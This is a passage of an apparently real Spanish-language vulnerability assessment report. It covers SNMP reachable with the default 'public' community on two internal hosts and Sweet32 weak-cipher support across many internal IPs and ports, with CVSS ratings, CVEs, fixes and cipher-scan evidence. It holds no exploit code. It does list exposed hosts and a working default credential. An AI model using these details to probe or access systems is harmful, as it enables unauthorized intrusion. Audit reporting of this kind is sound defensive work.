| Severidad: Alta | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 7.5       | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Partial |
| Ocurrencias: 2  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Partial |

**Recursos Afectados**

10.0.7.11 Puerto: udp/161

10.0.7.13 Puerto: udp/161

**Descripción**

Los usuarios no autorizados pueden leer toda la información SNMP porque la contraseña de acceso no es segura.

**Impacto**

El acceso a la información de SNMP puede dar a los usuarios no autorizados una cantidad increíble de información valiosa sobre su red.

**\*\*Nota\*\*** : La información SNMP que se muestra en las evidencias es sólo una parte de lo que un usuario remoto puede realmente ser capaz de extraer.

**CVEs**
<https://nvd.nist.gov/vuln/detail/CVE-1999-0517>
<https://nvd.nist.gov/vuln/detail/CVE-1999-0516>
<https://nvd.nist.gov/vuln/detail/CVE-1999-0472>
<https://nvd.nist.gov/vuln/detail/CVE-2001-0514>
<https://nvd.nist.gov/vuln/detail/CVE-2002-0109>
**Solución**

Hay diferentes tipos de ataques que un usuario no autorizado puede implementar para recuperar información confidencial contenida en el MIB. Puede protegerse contra cualquiera de estos ataques. Lo siguiente es una lista de posibles ataques y cómo puede protegerse (del más alto al menor riesgo):

**\*\*Fuerza Bruta de community names\*\*** : Reemplazar la contraseña predeterminada (a menudo "public" o "private") con una contraseña segura. La contraseña debe ser difícil de adivinar, y no debe derivarse del nombre de host de la máquina o de su nombre de modelo (por ejemplo, "sun" o "ibm").

**\*\*Escucha de community names\*\*** : Los agentes de la versión 3 de SNMP, así como algunos de los agentes de la versión 2 de SNMP incluyen la autenticación usando algoritmos no seguros, como MD5.

**\*\*Escucha de información obtenida por usuarios autorizados\*\*** : Utilice la función de privacidad, como el cifrado DES, de los protocolos descritos anteriormente.

**\*\*Reenvío de mensajes SNMP legítimos por usuarios no autorizados\*\*** : Los protocolos descritos anteriormente proporcionan una protección de repetición simple utilizando un timestamp y un número de secuencia de mensajes.

**Evidencias**

Recurso: 10.0.7.11 Puerto: udp/161

public

Recurso: 10.0.7.13 Puerto: udp/161

public

| #51 Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32) |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Alta  | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 7.5  | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 89  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | None      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

#### Recursos Afectados

10.0.1.251 Puerto: tcp/443  
 10.0.1.47 Puerto: tcp/443  
 10.0.1.51 Puerto: tcp/443  
 10.0.1.71 Puerto: tcp/443  
 10.0.1.80 Puerto: tcp/636  
 10.0.1.83 Puerto: tcp/443  
 10.0.10.158 Puerto: tcp/443  
 10.0.10.159 Puerto: tcp/443  
 10.0.10.160 Puerto: tcp/443  
 10.0.10.161 Puerto: tcp/443  
 10.0.10.5 Puerto: tcp/3389  
 10.0.10.5 Puerto: tcp/5986  
 10.0.10.82 Puerto: tcp/443  
 10.0.2.104 Puerto: tcp/12345  
 10.0.2.133 Puerto: tcp/5986  
 10.0.2.152 Puerto: tcp/12345  
 10.0.2.152 Puerto: tcp/3389  
 10.0.2.152 Puerto: tcp/443  
 10.0.2.153 Puerto: tcp/12345  
 10.0.2.181 Puerto: tcp/443  
 10.0.2.185 Puerto: tcp/587  
 10.0.2.195 Puerto: tcp/12345  
 10.0.2.195 Puerto: tcp/3389  
 10.0.2.228 Puerto: tcp/3389  
 10.0.2.228 Puerto: tcp/443  
 10.0.2.244 Puerto: tcp/12345  
 10.0.2.244 Puerto: tcp/3389  
 10.0.2.25 Puerto: tcp/12345  
 10.0.2.25 Puerto: tcp/32844  
 10.0.2.27 Puerto: tcp/12345  
 10.0.2.27 Puerto: tcp/3389  
 10.0.2.29 Puerto: tcp/3389  
 10.0.2.97 Puerto: tcp/32844  
 10.0.2.97 Puerto: tcp/3389  
 10.0.3.116 Puerto: tcp/3389  
 10.0.3.116 Puerto: tcp/5986  
 10.0.3.127 Puerto: tcp/1433  
 10.0.3.133 Puerto: tcp/12345  
 10.0.3.133 Puerto: tcp/1433  
 10.0.3.133 Puerto: tcp/3389  
 10.0.3.15 Puerto: tcp/12345  
 10.0.3.15 Puerto: tcp/3389  
 10.0.3.15 Puerto: tcp/444  
 10.0.3.15 Puerto: tcp/5000  
 10.0.3.43 Puerto: tcp/12345  
 10.0.3.43 Puerto: tcp/1433  
 10.0.3.43 Puerto: tcp/3389

10.0.3.57 Puerto: tcp/12345  
 10.0.3.65 Puerto: tcp/12345  
 10.0.3.77 Puerto: tcp/3389  
 10.0.4.109 Puerto: tcp/12345  
 10.0.4.109 Puerto: tcp/3389  
 10.0.4.109 Puerto: tcp/443  
 10.0.4.113 Puerto: tcp/12345  
 10.0.4.113 Puerto: tcp/32844  
 10.0.4.114 Puerto: tcp/5986  
 10.0.4.115 Puerto: tcp/3389  
 10.0.4.115 Puerto: tcp/5986  
 10.0.4.116 Puerto: tcp/3389  
 10.0.4.134 Puerto: tcp/443  
 10.0.4.212 Puerto: tcp/5986  
 10.0.4.213 Puerto: tcp/5986  
 10.0.4.214 Puerto: tcp/12345  
 10.0.4.214 Puerto: tcp/32844  
 10.0.4.214 Puerto: tcp/5986  
 10.0.4.30 Puerto: tcp/5986  
 10.0.4.32 Puerto: tcp/12345  
 10.0.4.32 Puerto: tcp/3389  
 10.0.4.44 Puerto: tcp/5986  
 10.0.4.48 Puerto: tcp/3389  
 10.0.4.48 Puerto: tcp/443  
 10.0.4.58 Puerto: tcp/3389  
 10.0.4.58 Puerto: tcp/443  
 10.0.4.58 Puerto: tcp/5986  
 10.0.4.59 Puerto: tcp/443  
 10.0.4.62 Puerto: tcp/12345  
 10.0.4.62 Puerto: tcp/443  
 10.0.4.62 Puerto: tcp/450  
 10.0.4.72 Puerto: tcp/12345  
 10.0.4.72 Puerto: tcp/3389  
 10.0.4.8 Puerto: tcp/12345  
 10.0.4.88 Puerto: tcp/12345  
 10.0.4.88 Puerto: tcp/3389  
 10.0.4.88 Puerto: tcp/8443  
 10.0.4.88 Puerto: tcp/9443  
 10.0.4.89 Puerto: tcp/5986  
 10.0.4.95 Puerto: tcp/12345  
 10.0.4.95 Puerto: tcp/443  
 10.0.6.45 Puerto: tcp/443

### Descripción

Los cifrados de bloques de 64 bits antiguos son vulnerables a un ataque de colisión práctico cuando se utiliza en modo CBC. Todas las versiones del protocolo SSL/TLS que soporten las suites de cifrado utilizando DES, 3DES, IDEA o RC2 como cifrado simétrico se ven afectadas.

Este CVE está corregido en las siguientes versiones

OPENSLL-0.9.8J-0.102.2  
 LIBOPENSLL0\_9\_8-0.9.8J-0.102.2  
 LIBOPENSLL0\_9\_8-32BIT-0.9.8J-0.102.2  
 OPENSLL1-1.0.1G-0.52.1  
 OPENSLL1-DOC-1.0.1G-0.52.1  
 LIBOPENSLL1\_0\_0-1.0.1G-0.52.1  
 LIBOPENSLL1-DEVEL-1.0.1G-0.52.1  
 JAVA-1\_6\_0-IBM-1.6.0\_SR16.41-81.1

## Impacto

Los atacantes remotos pueden obtener datos de texto claro a través de este ataque contra una sesión cifrada de larga duración.

## CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2016-2183>

## Referencias

Sweet32: <https://sweet32.info/>

Microsoft Windows TLS:

<https://docs.microsoft.com/en-us/windows-server/security/tls/tls-schannel-ssp-changes-in-windows-10-and-windows-server>

Configuración del registro de Microsoft Transport Layer Security (TLS):

<https://docs.microsoft.com/en-us/windows-server/security/tls/tls-registry-settings>

## Solución

Desactivar y dejar de usar los cifrados DES, 3DES, IDEA o RC2.

## Evidencias

Recurso: 10.0.1.47 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                         | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                         | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                         | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.1.51 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                         | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.27 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.27 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.29 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.97 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.97 Puerto: tcp/32844

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.104 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.1.71 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION |      | MAC       | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|-----------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |           |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168) | MEDIUM                   |        |
| EDH-RSA-DES-CBC3-SHA                         |              | DH             | RSA  | SHA1      | 3DES(168)                | MEDIUM |
| ECDHE-RSA-DES-CBC3-SHA                       |              | ECDH           | RSA  | SHA1      | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |           |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168) | MEDIUM                   |        |
| EDH-RSA-DES-CBC3-SHA                         |              | DH             | RSA  | SHA1      | 3DES(168)                | MEDIUM |
| ECDHE-RSA-DES-CBC3-SHA                       |              | ECDH           | RSA  | SHA1      | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |           |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168) | MEDIUM                   |        |
| EDH-RSA-DES-CBC3-SHA                         |              | DH             | RSA  | SHA1      | 3DES(168)                | MEDIUM |
| ECDHE-RSA-DES-CBC3-SHA                       |              | ECDH           | RSA  | SHA1      | 3DES(168)                | MEDIUM |

Recurso: 10.0.1.251 Puerto: tcp/443

| CIPHER                                     | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE     |        |
|--|--------------|----------------|------|--------------------------|-----------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |           |        |
| DES-CBC3-SHA                               | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM    |        |
| EDH-RSA-DES-CBC3-SHA                       |              | DH             | RSA  | SHA1                     | 3DES(168) | MEDIUM |

Recurso: 10.0.2.25 Puerto: tcp/32844

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.25 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.228 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.228 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.3.43 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.3.43 Puerto: tcp/1433

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.3.43 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.30 Puerto: tcp/5986

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.32 Puerto: tcp/12345

| CIPHER                                     | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-MD5                               | RSA          | RSA            | MD5  | 3DES(168)                | MEDIUM |
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                               | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                               | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.32 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.48 Puerto: tcp/443

| CIPHER                                     | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-MD5                               | RSA          | RSA            | MD5  | 3DES(168)                | MEDIUM |
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                               | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                               | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.48 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.72 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.72 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.88 Puerto: tcp/8443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |



Recurso: 10.0.4.88 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.88 Puerto: tcp/9443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| ECDHE-RSA-DES-CBC3-SHA                       | ECDH         | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
